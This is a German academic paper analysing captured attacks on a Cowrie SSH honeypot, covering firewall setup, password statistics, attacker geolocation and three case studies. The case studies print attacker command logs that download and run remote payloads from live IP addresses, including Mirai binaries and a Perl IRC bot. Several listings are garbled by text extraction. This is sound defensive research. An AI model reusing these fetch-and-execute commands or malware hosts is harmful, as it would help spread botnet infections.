Als Endpoint zum Aufbau von Verbindungen wurden Port 2222 für SSH und Port 2223 für Telnet gewählt. Da für diese Dienste die Standardports 22 und 23 sind, werden Verbindungen über iptables zwischen diesen Ports geroutet (siehe Kapitel 3.3.1). In den Logfiles werden die Verbindungen mit den Ports 22 und 23 aufgezeichnet (siehe Optionreported_port):

```
Listing 3.5: Cowrie Konfiguration: Endpoints

[ssh]

# Endpoint to listen on for incoming SSH connections.

listen_endpoints = tcp:2222:interface=0.0.0.0

[telnet]

# Endpoint to listen on for incoming Telnet connections.

listen_endpoints = tcp:2223:interface=0.0.0.0
```

Die aufgezeichneten Daten wurden sowohlin Text- als auch JSON-Dateien gespeichert, sowie in einer MariaDB-Datenbank. Die Datenbank wurde aufgrund der begrenzten Zeit für die Durchführung des Versuchs ebenfalls auf demselben Host installiert.

```
Listing 3.6: Cowrie Konfiguration: Logging

[output_jsonlog]
enabled = true
logfile = log/cowrie.json

[output_mysql]
enabled = true
host = localhost
database = cowrie
username = cowrie
password = fullsecret
```

Analyse von Traffic in einem SSH-Honeypot

```
10 port = 3306
11 debug = false
```

Die Konfiguration von Kippo-Graph bedarf nur der Angaben der Datenbankverbindung. Die verwendete Konfigurationsdatei ist in Anhang A.4 beigelegt.

3.3.1. Sicherheitsmaßnahmen

Im Folgenden wird die verwendete iptables-Konfiguration beschrieben und die Funktionsweise erklärt. Das vollständige Regelwerk der Tabellen filter und nat ist im Anhang A.5 dargstellt.

In der Tabelle nat findet das Routing der Pakete statt. Da der Honeypot nicht direkt von außen erreichbar ist, sondern auf den Ports 2222 und 2223 konfiguriert ist, wird über die PREROUTING-Kette der Verkehr der Ports 22 und 23 umgeleitetDiese Regel wird auf alle TCP-Pakete angewandt:

```
Listing 3.7: nat: PREROUTING

Chain PREROUTING (policy ACCEPT)

target prot opt source destination

REDIRECT tcp -- anywhere anywhere tcp dpt:ssh redir ports 2222

REDIRECT tcp -- anywhere anywhere tcp dpt:telnet redir ports 2223
```

Um eine klare Strukturierung in dem iptables Regelwerk umzusetzen wurden die Ketten erweitert und eine Logfunktionalität eingebaut. Der generelle Weg von eingehenden TCP-Paketen ist in Abbildung 3.1 vereinfacht dargestellt.

Alle eingehenden Pakete werden zuerst in der Kette INPUT verarbeitet. An dieser Stelle werden ICMP-Pakete und Pakete, die zu bestehenden Verbindungen gehören (established) direkt der PolickCCEPT zugeordnet, also zugelassen. Alle TCP-Pakete, die einer neuen Verbindung zugeordnet werden und die Flags SYN, FIN, ACK, RST oder PSH gesetzt haben werden and KetteTCP-IN weitergeleitet.

In der Kette TCP-IN sind die Regeln enthalten, die für konkrete Eigenschaften von TCP-Verbindungen das weitere Handling definieren. In diesem Fall werden neue Verbindungen auf den Ports 80 (für Kippo-Graph), 2222 (Honeypot SSH), 2223 (Honeypot Telnet) und 49222 (SSH) an die KetteLOGALLOW weitergereicht. Da die Prerouting-Regeln der Tabellenat zuerst angewandt werden (siehe Abbildung 2.4), sind Verbindungen auf die Ports 22 und 23 bereits an die Ports 2222 und 2223 weitergeleitet. Für alle Pakete, die nicht den Bedingungen entsprechen, wird das RETURN-Ziel angewandt. Die Verarbeitung geht also in der KetteINPUT weiter, die Pakete werden an die KetteLOGDROP weitergereicht.

Die KetteLOGALLOW zeichnet alle in dieser Kette verarbeiteten Pakete mit dem Prefix IPTables-Allowed in der Logdate/var/log/kern.log auf. Anschließend werden alle Pakete in dieser Kette zugelassen (Policy ACCEPT). Die KetteGDROP führt analog eine Aufzeichnung der abgelehnten Pakete aus und lehnt diese ab (Policy DROP).




Abbildung 3.1.: iptables-Prozess eingehende TCP-Pakete

Ausgehende TCP-Pakete durchlaufen den analogen Prozess durch die Ke**0ter**Put, TCP-OUT und LOGALLOW bzw. LOGDROP. Ausgehende TCP-Verbindungen sind zu den Ports 80 und 443 (Angreifer können über wget Daten herunterladen) zugelassen. Weiterhin sind Verbindungen von Port 49222 erlaubtwelches für das Deployment über Ansible benötigt wird.

Eingehende UDP-Verbindungen werden vollständig blockiert, ausgehende UDP-Verbindungen sind vollständig erlaubt.

Durch die Wahl dieser Firewallregeln werden nur die für den Einsatzweck benötigten Verbindungen ermöglicht. Eine versteckte Kommunikation über andere Ports ist nicht möglich. Sofern ein Angreifer versucht eingehende oder ausgehende Verbindungen auf anderen Ports aufzubauen wird dieses aufgezeichnet und kann im Anschluss analysiert werden, ebenso wie die erfolgreichen Verbindungen über die zugelassenen Ports.

4. Auswertung

In diesem Kapitel werden die Daten, die im Zeitraum vom 18.06.2018 09:00 Uhr bis 25.06.2018 07:00 Uhr durch den Honeypot aufgezeichnet wurden, ausgewertet. Dabei wird zuerst eine statistische Betrachtung interessanter Daten vorgenommen, gefolgt von einigen interessanten Einzelbetrachtungen von Befehlen oder Befehlsketten. Für die Auswertung wurde das in Kapitel 3.1.3 beschriebene Tool Kippo-Graph verwendet, welches auch die hier zur Verfügung gestellten Grafiken erstellt. In Anhang A.6 ist eine vollständige Aufstellung der erstellten Grafiken beigelegt.

4.1. Statistische Auswertung

4.1.1. Authentifizierung und Zugriff

Während des Aufzeichnungszeitraums konnten insgesamt **207.165** Loginversuche von **3533** unterschiedlichen IP-Adressen aufgezeichnet werden Die verteilten sich relativ ungleichmäßig, mit einer extrem erhöhten Anzahl an Loginversuchen am 23.06. (siehe Abbildung 4.1).

Wie in Abbildung 4.2 zu sehen ist konnten nach einer anfänglichen ruhigen Phase zwischen 1000 und 2000 erfolgreiche Logins pro Tag aufgezeichnet werden. Die Ursache des sprunghaften Anstiegs konnte nicht nachvollzogen werden. Vermutlich wurde die Adresse des Honeypots in irgendeiner Datenbank




Abbildung 4.1.: Zugriffe pro Tag

oder einem Verzeichnis schlecht abgesicherter Server aufgenommen. Insgesamt wurden 5858 erfolgreiche Logins in dem Zeitraum aufgezeichnet, dies entspricht ca. 3% der getätigten Loginversuche.

Bei der statistischen Betrachtung von Authentifizierungen muss berücksichtigt werden, dass die Authentifizierungsart random aktiviert war Dies hat zur Folge, dass

ein Angreifer zwischen einem und fünf Versuchen benötigt, um sich erfolgreich einzuloggen.




Abbildung 4.2.: Erfolgreiche Logins pro Tag

Wie in den folgenden Ausführungen zu sehen, kann dies im ungünstigen Fall auch bereits ein versuchtes Kommando sein, wenn z. B. ein Skript so implementiert ist, dass der erste Loginversuch erfolgreich ist. Es wird versucht solche Datenpunkte bei der Analyse zu vernachlässigen, da diese keine Aus-

sagekraft bzgl. der Sicherheit von Logindaten haben. Ebenfalls werden Betrachtungen über den Vergleich erfolgreiche/erfolglose Logins vernachlässigt, da dies nur abhängig von der Konfiguration des Loginmoduls ist.

Abbildung 4.3 zeigt die zehn häufigsten Kombinationen von Benutzername und Passwort, die durch Angreifer genutzt wurden. Die Einträge 1 und 2 \(\)enable/shell und sh//bin/busybox ECCHI) fallen aus dem Muster, da dies versuchte Eingaben der Shellkonsole sind, die vermutlich durch ein Skript zu früh



vermutlich durch ein Skript zu früh Abbildung 4.3.: Top10 Benutzername/ausgegeben wurde. Die restlichen Passwort-Kombination Kombinationen bestätigen die An-

nahme, dass die Verwendung üblicher englischer Wörter oder einzelner Zahlenkombinationen keine gute Wahl für Logindaten ist.

In der Einzelbetrachtung der eingegebenen Passwörter konnten insgesamt 733 unterschiedliche Eingaben aufgezeichnet werden Um die Relevanz dieser Einträge zu überprüfen wurden die Top15-Eingaben mit der Top100-Listeler häufigsten Passwörter von SplashData und einer Liste mit Standardpasswörtern von Geräten verglichen. Die Aufstellung ist in Tabelle 4.1 zu sehen:

Platz	Passwort	Anzahl	SplashData	Default bei
1	admin	4880	11	
2	password	4814	2	

⁸https://www.teamsid.com/worst-passwords-2017-full-list/

⁹https://github.com/danielmiessler/SecLists/blob/master/Passwords/ Default-Credentials/default-passwords.csv

Platz	Passwort	Anzahl	SplashData	Default bei
3	1234	3975	30	
4	123456	3685	1	
5	shell	2563	_	
6	ibmdb2	2431	_	IBM DB2
7	888888	2082	_	
8	1111	2004	_	
9	666666	1674	_	
10	changeme	1649	_	z. B. Geräte von Cisco oder
				Sun
11	ascend	1639	_	alte Dialup-Geräte der Fir-
				men Ascend und Lucent
12	54321	1638	26	
13	adtran	1618	_	Router/Switches der Firma
				AdTran
14	cisco	1615	_	div. Cisco-Geräte
15	pass	1615	84	

Tabelle 4.1.: Aufstellung Passwörter und Vergleich SplashData-Top100-Liste

Die Gegenüberstellung lässt vermuten, dass Angreifer solche Worst-Password-Listen als Grundlage für Angriffe verwenden. Ebenso werden häufig bekannte Standardpasswörter vor allem für Netzwerkgeräte wie Router und Switches verwendet. Diese Statistiken zeigen eindeutig, dass ein geändertes, starkes Passwort (vor allem keine einfachen Wörter oder Zahlenreihen) unbedingt vermieden werden solltenum den Angriffsvektor mit einfachen Mitteln zu verringern.




Abbildung 4.4.: Top10 Benutzernamen

Bei der Wahl des Benutzernamens können ähnliche Schlussfolgerungen wie bei den Passwörtern gezogen werden. Wie in Abbildung 4.4 zu sehen ist werden mit Abstand am häufigsten die Benutzernamen root und admin für einen Loginversuch verwendet. Zusammen mit den übrigen Werten in

der Top10-Liste kann die Schlussfolgerung gezogen werden, dass die Wahl eines benutzerdefinierten Benutzernamens die Angriffsfäche ebenfalls erheblich reduzieren kann. Interessant ist der Platz 3 mit dem Benutzernamen **Administrator**. Dies ist vermutlich auf die Positionierung der AWS EC2 Instanz in der Hostingzone Euro-

pe zurückzuführen. Der Wert lässt vermuten, dass man durch ein Hosting in einem anderen IP-Adressbereich in einem anderen Land leicht veränderte Werte erwarten kann.

Die Verteilung der Logins über IPs zeigt zwei deutliche Aussreißer mit der IP 205.185.115.244 und 24.103.92.137. Die Verteilung der restlichen IPs ist relativ gleichmäßig. Um mehr Informationen über die Angreifer zu erhalten werden im folgenden die Verteilung der Zugriffe und geographische Infor-




Abbildung 4.5.: Erfolgreiche Logins pro IP

mationen zu den Zugriffen untersucht.

4.1.2. Geografie

Die IP 205.185.115.244 ist auf die Firma Frantech Solutions in Cheyenne, WY, USA registriert. Ein Scan dieser IP bei VirusTotald zeigt, dass in den vergangenen Wochen für diese IP ein DNS-Eintrald registriert wurde. Weiterhin wurde durch VirusTotal die URL http://205.185.115.244/bins/mirai.x86 entdeckt. Da Frantech Solutions unter der Marke https://buyvm.net/ Server vermietet, ist davon auszugehen, dass der oben genannte Host entweder infiziert ist oder als Verbreitungsoder Command-and-Control-Server dient. Die Zugriffe dieses Servers erfolgen alle fünf Minuten mit demselben Schema. Um den verfälschenden Effekt dieses exzessiven Zugriffs zu eliminieren wird dieser Datenpunkt für die weitere geographische Auswertung vernachlässigt. Die Analyse eines Angriffs durch diesen Host erfolgt in einem späteren Kapitel.




Abbildung 4.6.: Verteilung der Verbindungen auf Länder

Die Top 20 der zugreifenden IPs ist in Abbildung A.32 dargestellt. Die Auswertung nach Land zeigt eine deutliche Konzentrantion der Zugriffe aus Vietnam, Niederlande und den Vereinigten Staaten (siehe Abbildung 4.6). Bei dieser Auswertung muss allerdings berücksichtigt werden, dass die geographischen Informationen meis-

tens nur den Standort von Hostingpartnern wiederspiegeln und zusätzlich durch die

¹⁰ https://www.virustotal.com/en/ip-address/205.185.115.244/information/

 $^{^{11}\,\}mathtt{w945y6g84o5y7girtghoseuyt9os5uy9s5y9syu59rtugs985uysj9ry.pw}$

Nutzung von Proxys oder VPNs verschleiert sein können. Eine konkrete Aussage über einen Angreifer ist mit diesen Informationen nicht möglich.

Diesen Umstand verdeutlicht die Tatsache, dass die beiden ersten **IR6** (0.77.173) und 146.0.77.178) als Standort Niederlande zugeordnet bekommen. Eine Abfrage der Whois-Dater¹² is zeigt allerdings, dass die Adressen durch die Firma *Usi Tech Limited* in den Vereinigten Arabischen Emiraten registriert wurde,welche Investments im Kryptowährungssegment anbietet. Die geographischen Informationen zu einer IP lassen in Zeiten der virtuellen Hostingmöglichkeiten keinen Rückschluss auf den tatsächlichen Standort eines Angreifers zu. In diesem Fall kann nur der Standort des Hosts ermittelt werden, der die Verbindung aufbaut.

Die IPs aus Vietnam hingegen sind tatsächlich den beiden vietnamesischen Firmen Viettel Telecom (Telekomunikationsunternehmen im Besitz des vietnamesischen Verteidigungsunternehmens) und der FTP Group (ein vietnamesischer IT-Dienstleister) zuzuordnen.

4.1.3. Eingabe

Während des Aufzeichnungszeitraum wurden insgesamt **186245** Befehle aufgezeichnet, davon **16598** einzigartige Befehle. Weiterhin wurden **3100** Dateien heruntergeladen (**2274** einzigartig.)




Abbildung 4.7.: Aktivität nach Tagen

Die Aktivität, gemessen an den ausgeführten Befehlen auf dem Honeypot, war im Aufzeichnungszeitraum sehr ungleichmäßig verteilt (Abbildung 4.7), zwischen 93.639 ausgeführten Befehlen am 23.06. und 258 Befehlen am 25.06.

Die Top10 der häufigsten erfolgreich ausgeführten Befehle ist in

Tabelle 4.2 dargestell t^4 .

¹² https://apps.db.ripe.net/db-web-ui/#/query?bflag&searchtext=146.0.77.173&source= RIPE#resultsSection

¹³ https://apps.db.ripe.net/db-web-ui/#/query?bflag&searchtext=146.0.77.178&source= RIPE#resultsSection

¹⁴ Hier wurde auf die erfolgreich ausgeführten Befehle zurückgegriffen, da die Top10 der insgesamt ausgeführten Befehle aufgrund von Escapesequenzen einige nicht aussagekräftige Einträge enthält. Es ist zu beachten, dass erfolgreich in dem Fall bedeutet, dass die emulierte Shell-Umgebung von Cowrie diesen Befehl interpretieren kann

Der auffällig häufig auftretende Befehl/bin/busybox versucht mit Hilfe des Tools BusyBox¹⁵ Shell-Befehle auszuführen. BusyBox ist eine Zusammenstellung elementarer Unix-Programme und wird hauptsächlich auf embedded-Systemenaufgrund des geringen Ressourcenbedarfs eingesetzt. Mit Eintrag 4 wird versucht einige Dateien zu löschen, dieser Befehl wird in Kapitel 4.2 näher betrachtet. Der Befehable erlaubt die Nutzung der built-in Bash-Befehle, ebenso kann mit dem Parametem

diese deaktivert werdensystem kann genutzt werden um neue Prozesse zu erzeugen, die Befehle sh und shell starten eine neue Bash-Sitzung.

Nr	Befehl	Anzahl
1	/bin/busybox echo -e '\x50\x6f\x72\x74/' > //.none; /bin/busybox	
	cat //.none; /bin/busybox rm //.none	
2	/bin/busybox echo -e '\x50\x6f\x72\x74/dev' > /dev/.none;	6381
	/bin/busybox cat /dev/.none; /bin/busybox rm /dev/.none	
3	/bin/busybox echo -e '\x50\x6f\x72\x74/proc/sys/fs/binfmt_misc'	6381
	> /proc/sys/fs/binfmt_misc/.none; /bin/busybox cat	
	/proc/sys/fs/binfmt_misc/.none; /bin/busybox rm	
	/proc/sys/fs/binfmt_misc/.none	
4	rm //.t; rm //.sh; rm //.human	4526
5	sh	4173
6	shell	4124
7	enable	3951
8	system	3617
9	rm /proc/sys/fs/binfmt_misc/.t; rm /proc/sys/fs/binfmt_misc/.sh;	3395
	rm /proc/sys/fs/binfmt_misc/.human	
10	/bin/busybox cat /bin/echo	3363

Tabelle 4.2.: Top10 erfolgreiche Befehle

Um die in diesem Kapitel gefunden Eingaben besser zu verstehen werden im folgenden Kapitel einige Fallbeispiele analysiert und der Versuch unternommen den Zweck zu erklären.

4.2. Auswertung von Beispielen

Die in diesem Kapitel ausgewerteten Daten stammen aus dem Zeitraum 02.07. und 03.07.2018, da die TTY-Replaylogs aus dem für die Statistik genutzten Aufzeich-

¹⁵ https://busybox.net/

nungszeitraums aufgrund eines Deploymentfehlers beschädigt wurden. Die Angriffsvektoren sind allerdings in beiden Zeiträumen sehr ähnlich.

4.2.1. Fallbeispiel 1: IRC Botnetz in Perl

Session ID	2a8ed4204ff6
IP	195.22.126.16
Zeitstempel	02.07.2018 09:14:22
Dauer	6 Sekunden
SSH Login	admin/admin1234
Anzahl Befehle (fehlgeschlagen)	4 (0)
Vollständiges Playlog	Listing A.5
Beschreibung	Testen verschiedener Downloadmöglichkeiten,
	Perl-IRC-Bot

Tabelle 4.3.: Übersicht Fallbeispiel 1

Aufgrund der kurzen Dauer von 6 Sekunden ist davon auszugehen, dass der Angriff automatisiert durch ein Skript erfolgte. Der Angreifer hat den Angriff so konzipiert, dass möglichst verschiedene Wege ausgeführt werden,um das erwünschte Ziel zu erreichen. Dies zeigt sich z. B. bei der Installation von Perl:

```
Listing 4.1: Fallbeispiel 1: Installation

admin@userdbapt$get install perl -y;

admin@userdbym$install perl -y;
```

Nach der Installation von Perlwerden unerwünschte Prozesse beendet (vermutlich um mögliche Überwachungsmaßnahmen mittelsop, htop oder ps zu unterbinden) und das Arbeitsverzeichnis auf/tmp/ gesetzt. Anschließend wird über mehrere Wege versucht eine Textdatei herunterzuladen und diese mittels Perl auszuführen. Der Angreifer versucht als Downloadtoolwget, lwp-download, fetch und curl. Der Zweck des Umbenennens der Dateiwird hier nicht klar, vermutlich wollte der Angreifer sicherstellen, dass nur das korrekte Skript ausgeführt wird. Als Parameter wird dem Skript die IP195.22.127.225 übergeben.

```
Listing 4.2: Fallbeispiel 2: Download

admin@userdb:/tmp$rf ssh1.txt;

admin@userdb:/tmp$ http://195.22.126.16/ssh1.txt;

admin@userdb:/tmp$sh1.txt wget.txt;

admin@userdb:/tmp$ wget.txt 195.22.127.225;

admin@userdb:/tmp$download http://195.22.126.16/ssh1.txt;

admin@userdb:/tmp$sh1.txt lynx.txt;
```

```
admin@userdb:/tmp$ lynx.txt 195.22.127.225;
admin@userdb:/tmp$h http://195.22.126.16/ssh1.txt;
admin@userdb:/tmp$sh1.txt fetch.txt;
admin@userdb:/tmp$ fetch.txt 195.22.127.225;
admin@userdb:/tmp$ -0 http://195.22.126.16/ssh1.txt;
admin@userdb:/tmp$sh1.txt curl.txt;
admin@userdb:/tmp$sh1.txt curl.txt;
admin@userdb:/tmp$ curl.txt 195.22.127.225;
admin@userdb:/tmp$rf ssh1.txt wget.txt lynx.txt fetch.txt curl.txt;
```

Die heruntergeladene Textdatei ist ein Perl-Skript, welches sich als IRC-Bot herausstellt. Das Skript verbindet sich zu dem IRC-Server mit der 195.22.127.225 und wartet anschließend auf Befehle. Der Angriff wird abgeschlossen, indem die Textdateien gelöscht und noch einige Informationen über das infizierte System abgerufen werden (uname, /proc/cpuinfo und free -m).

4.2.2. Fallbeispiel 2: Mirai-Infektion

Session ID	7f1fa43b97fc
IP	195.43.95.179
Zeitstempel	02.07.2018 21:56:20
Dauer	8 Sekunden
SSH Login	system/shell
Anzahl Befehle (fehlgeschlagen)	26 (4)
Vollständiges Playlog	Listing A.7
Beschreibung	Fingerprinting, Download Mirai-Payload, Busy
	box

Tabelle 4.4.: Übersicht Fallbeispiel 2

Auch bei diesem Angriff ist davon auszugehen, dass der Angriff über ein automatisiertes Skript durchgeführt wird (Dauer 8 Sekunden). In einem ersten Schritt versucht der Angreier Informationen über das System und im speziellen über die vorhandene Ordnerstruktur und die Schreibrechte zu erlangen Dafür wird in verschiedenen Ordnern die Datei .ptmx erstellt. Falls ein Fehler erscheint, kann der Angreifer dadurch schlussfolgern, dass der Ordner nicht existiert oder keine Schreibrechte vorhanden sind. Dieses Vorgehen nennt man Fingerprinting, da durch dieses Vorgehen Eigenschaften über das System erlangt werden.

```
Listing 4.3: Fallbeispiel 2: Fingerprinting

system@userdb>/t$p/.ptmx && cd /tmp/

system@userdb:/tm/p$r/.ptmx && cd /var/
system@userdb:/va/$ev/.ptmx && cd /dev/
```

```
system@userdb:/de/mat/.ptmx && cd /mnt/
system@userdb:/mat/sr/run/.ptmx && cd /var/run/
system@userdb:/var/run/sar/tmp/.ptmx && cd /var/tmp/
system@userdb:/var/tm/pstmx && cd /
system@userdb://sev/netslink/.ptmx && cd /dev/netslink/
touch: cannot touch '/dev/netslink/.ptmx': no such file or directory
bash: cd: /dev/netslink/: No such file or directory
system@userdb://sev/shm/.ptmx && cd /dev/shm/
system@userdb:/dev/sh/ms/.ptmx && cd /bin/
system@userdb:/bix/stc/.ptmx && cd /etc/
system@userdb:/etc/soot/.ptmx && cd /boot/
system@userdb:/bix/str/.ptmx && cd /boot/
system@userdb:/bix/str/.ptmx && cd /usr/
```

Anschließend entfernt der Angreifer alte Versionen der Malware und versucht Informationen über die installierte BusyBox zu erlangen. Interessant ist ab diesem Punkt vor allem die wiederholte Eingabe des Befehløbin/busybox KET (wobei KET hier auch durch andere Zeichenketten ersetzt werden kann). Dieser dient zum einen dazu einen Honeypot zu erkennen, da einige Systeme bei dem Aufruf eines nicht vorhandenen BusyBox-Applets eine Usage-Information ausgeben. Der erwartete Wert ist allerdings KET: applet not found. Cowrie hat dieses Verhalten mittlerweile implementiert, weshalb dieser Mechanismus den Honeypot nicht mehr als solchen enttarnt. Der Befehl erfüllt allerdings noch einen zweiten Zweck als Markierung für die Beendigung eines Befehls. Duch die Ausgabe von KET: applet not found kann der Angreifer erkennen wann die übermittelten Befehle abgeschlossen sind, unabhängig von der teils betriebssystemspezfischen Ausgabe.

Nach diesen Vorarbeiten testet der Angreifer die Existenz vorwget und tftp und lädt anschließend überwget einen Payload auf das System und schreibt diesen in die Datei zPnr6HpQj2. Nach dem Download wird vermutlich eine Replikationsfunktion aufgerufen. Erwähnenswert ist im Anschluss der Aufruf von /bin/busybox ANA, welches dem Angreifer erlaubt eindeutig zu identifizieren wann die vermeintliche Malware ausgeführt wurde. Während dem Download ist in diesem Beispiel ein Fehler aufgetreten, welcher auf die Downloadmechanik von Cowrie zurückzuführen ist. Der Payload ist nicht tatsächlich in der Session des Angreifers verfügbarsondern wird durch Cowrie in einem speziellen Verzeichnis gesichert. Das Ausführen der Malware ist dem Angreifer daher nicht möglich.

```
Listing 4.4: Fallbeispiel 2: Download

system@userdb:/usr$n/busybox wget; /bin/busybox tftp; /bin/busybox KET

wget: missing URL

Usage: wget [OPTION]... [URL]...

Try 'wget --help' for more options.

usage: tftp [-h] [-c C C] [-l L] [-g G] [-p P] [-r R] [hostname]
```

```
KET: applet not found
  system@userdb:/usbsn/busybox wget http://195.43.95.179:80/bins/ket.x86 -0 ->
→ zPnr6HpQj2; /bin/busybox chmod 777 zPnr6HpQj2; /bin/busybox KET
  --2018-07-02 21:56:24-- http://195.43.95.179:80/bins/ket.x86
  Connecting to 195.43.95.179:80... connected.
  HTTP request sent, awaiting response... 200 OK
11
  Length: 18312 (17K) [text/whatever]
12
  Saving to: 'STDOUT'
14
   100%[=======] 18.312 4K/s eta 0s
  2018-07-02 21:56:27 (4 KB/s) - '-' saved [18312/18312]
17
18
  'ascii' codec can't decode byte 0x88 in position 24: ordinal not in range(128)
  2018-07-02 21:56:27 ERROR 404: Not Found.
20
  KET: applet not found
21
  system@userdb:/usr*Pnr6HpQj2 selfrep.wget; /bin/busybox ANA
  bash: ./zPnr6HpQj2: command not found
  ANA: applet not found
```

Um den Payload genauer zu untersuchen wurde dieser in einer Remnux-VM heruntergeladen. Eine erste Untersuchung auf Zeichenketten zeigte die Verwendung des UPX-Packers (restliche Zeichenketten wurden im Listing entfernt):

```
Listing 4.5: Fallbeispiel 2: Payload String

remnux@remnux:/tmpfgs zPnr6HpQj2

$Info: This file is packed with the UPX executable packer http://upx.sf.net $

$Id: UPX 3.94 Copyright (C) 1996-2017 the UPX Team. All Rights Reserved.

PROT_EXEC|PROT_WRITE failed.

/proc/sm
elf/exe
.shstrtab init

UPX!

UPX!
```

Die gepackte Malware konnte mit UPX entpackt werdewp(k -d zPnr6HpQj2). Die entpackte Malware wurde bei VirusTotal gescannt und von 23 Scannern als Mirai-Variante erkannt (siehe Abbildung A.33). Eine weitere manuelle Analyse war nicht Bestandteil dieser Hausarbeit.

4.2.3. Fallbeispiel 3: Fingerprinting

Session ID	505e0f872a1b
IP	203.198.122.166
Zeitstempel	03.07.2018 22:03:50

Dauer	20 Sekunden
SSH Login	admin/cciadmin
Anzahl Befehle (fehlgeschlagen)	49 (9)
Vollständiges Playlog	Listing A.8
Beschreibung	Erweitertes Fingerprinting

Tabelle 4.5.: Übersicht Fallbeispiel 3

Auch dieser Angriff wurde automatisiert durchgeführtBei dieser Aufzeichnung ist vor allem das umfangreiche Fingerprinting des Systems interessantNachdem Angreifer überprüft hat, welche Befehle über enable vorhanden sind, liest dieser die vorhandenen Mounts aus. Anschließend wird in jedem gefundenen Mount eine Datei .none mit dem Inhalt Port angelegt (Hex: \x50\x6f\x72\x74). Der Inhalt der Datei wird mittels cat ausgegeben und die Datei anschließend gelöscht.

```
Listing 4.6: Fallbeispiel 3: Fingerprinting
  admin@userdb/bis/busybox cat /proc/mounts; /bin/busybox BwHJ6oS9
  rootfs / rootfs rw 0 0
  sysfs /sys sysfs rw,nosuid,nodev,noexec,relatime 0 0
  proc /proc proc rw,relatime 0 0
  udev /dev devtmpfs rw,relatime,size=10240k,nr inodes=997843,mode=755 0 0
6 devpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000 0 0
  tmpfs /run tmpfs rw,nosuid,relatime,size=1613336k,mode=755 0 0
8 /dev/dm-0 / ext3 rw,relatime,errors=remount-ro,data=ordered 0 0
9 tmpfs /dev/shm tmpfs rw,nosuid,nodev 0 0
tmpfs /run/lock tmpfs rw,nosuid,nodev,noexec,relatime,size=5120k 0 0
systemd-1 /proc/sys/fs/binfmt_misc autofs
.→ rw,relatime,fd=22,pgrp=1,timeout=300,minproto=5,maxproto=5,direct 0 0
  fusectl /sys/fs/fuse/connections fusectl rw,relatime 0 0
/dev/sda1 /boot ext2 rw,relatime 0 0
/dev/mapper/home /home ext3 rw,relatime,data=ordered 0 0
  binfmt_misc /proc/sys/fs/binfmt_misc binfmt_misc rw,relatime 0 0
16 BwHJ6oS9: applet not found
17 admin@userdb/始婚/busybox echo -e '\x50\x6f\x72\x74/' > //.none; /bin/busybox
,→ cat //.none; /bin/busybox rm //.none
19 admin@userdb/bi$/busybox echo -e '\x50\x6f\x72\x74/sys' > /sys/.none;
,→ /bin/busybox cat /sys/.none; /bin/busybox rm /sys/.none
admin@userdb/brfh/busybox echo -e '\x50\x6f\x72\x74/proc' > /proc/.none;
,→ /bin/busybox cat /proc/.none; /bin/busybox rm /proc/.none
22 Port/proc
23 admin@userdb/bi$/busybox echo -e '\x50\x6f\x72\x74/dev' > /dev/.none;
,→ /bin/busybox cat /dev/.none; /bin/busybox rm /dev/.none
24 Port/dev
```

Analyse von Traffic in einem SSH-Honeypot

```
admin@userdb/br体/busybox echo -e '\x50\x6f\x72\x74/dev/pts' > /dev/pts/.none;
  /bin/busybox cat /dev/pts/.none; /bin/busybox rm /dev/pts/.none
  Port/dev/pts
   admin@userdb/b\\dagge\busybox echo -e '\x50\x6f\x72\x74/run' > /run/.none;
/bin/busybox cat /run/.none; /bin/busybox rm /run/.none
  admin@userdb/bis/busybox echo -e '\x50\x6f\x72\x74/' > //.none; /bin/busybox
,→ cat //.none; /bin/busybox rm //.none
  Port/
30
  Port/
31
32 admin@userdb/brfh/busybox echo -e '\x50\x6f\x72\x74/dev/shm' > /dev/shm/.none;
,→ /bin/busybox cat /dev/shm/.none; /bin/busybox rm /dev/shm/.none
33
34 admin@userdb/b춬/busybox echo -e '\x50\x6f\x72\x74/run/lock' > /run/lock/.none; ←-
,→ /bin/busybox cat /run/lock/.none; /bin/busybox rm /run/lock/.none
admin@userdb/bь体/busybox echo -e '\x50\x6f\x72\x74/proc/sys/fs/binfmt_misc' >
,→ /proc/sys/fs/binfmt_misc/.none; /bin/busybox cat /proc/sys/fs/binfmt_misc/.none;
,→ /bin/busybox rm /proc/sys/fs/binfmt_misc/.none
37 Port/proc/sys/fs/binfmt_misc
  admin@userdb/br$/busybox echo -e '\x50\x6f\x72\x74/sys/fs/fuse/connections' >
.→ /sys/fs/fuse/connections/.none; /bin/busybox cat /sys/fs/fuse/connections/.none;
,→ /bin/busybox rm /sys/fs/fuse/connections/.none
  -bash: /sys/fs/fuse/connections/.none: No such file or directory
  cat: /sys/fs/fuse/connections/.none: No such file or directory
  rm: cannot remove '/sys/fs/fuse/connections/.none': No such file or directory
41
  admin@userdb/b瑜/busybox echo -e '\x50\x6f\x72\x74/boot' > /boot/.none;
,→ /bin/busybox cat /boot/.none; /bin/busybox rm /boot/.none
43 Port/boot
44 admin@userdb/bfh/busybox echo -e '\x50\x6f\x72\x74/home' > /home/.none;
,→ /bin/busybox cat /home/.none; /bin/busybox rm /home/.none
45 Port/home
  admin@userdb/brfh/busybox echo -e '\x50\x6f\x72\x74/proc/sys/fs/binfmt_misc' >
,→ /proc/sys/fs/binfmt_misc/.none; /bin/busybox cat /proc/sys/fs/binfmt_misc/.none;
